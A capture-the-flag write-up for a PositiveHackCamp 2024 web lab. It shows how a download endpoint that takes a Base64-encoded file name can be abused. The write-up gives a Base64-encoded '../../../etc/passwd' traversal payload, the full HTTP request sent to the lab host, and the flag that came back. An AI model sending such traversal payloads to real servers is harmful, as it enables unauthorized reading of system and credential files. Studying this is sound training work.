
Writeup by: **Danilo Nascimento | 1nv1ct4**
https://github.com/ndanilo8/PositiveHackCamp2024


Description:

Read file `/etc/passwd` from web application file system

Attacking



we can try:



but `didnt` work. after I tried to download it....
After I checked the source-code, and as we can see from the script it has is parsing the `file=` as `btoa` which is... **Base64!**


```
`<Snippet>`
function download(){
        fileID = document.getElementById("FileID").value;
```

```
        x = new XMLHttpRequest();
        x.open("POST","/file_by_id.php",false);
        x.send(fileID);
        fileName = x.responseText;

        window.location = '/download.php?file='+btoa(fileName);
    }
`<Snippet>`
```

thus converting the filename to base64 will just simply download the content of the file that we want, right?


Lets try:




```
../../../etc/passwd

Li4vLi4vLi4vZXRjL3Bhc3N3ZA==
```

and now we can download it




```
GET /download.php?file=Li4vLi4vLi4vZXRjL3Bhc3N3ZA== HTTP/1.1
Host: web.kljg5p1b6sdrv3d0zcp5.labs.cyber-ed.space
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Connection: keep-alive
Referer: http://web.kljg5p1b6sdrv3d0zcp5.labs.cyber-ed.space/
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
```

and we get the flag

```
flag{0f06a4d1f1ec9eb899c4fc37c24a8423}
```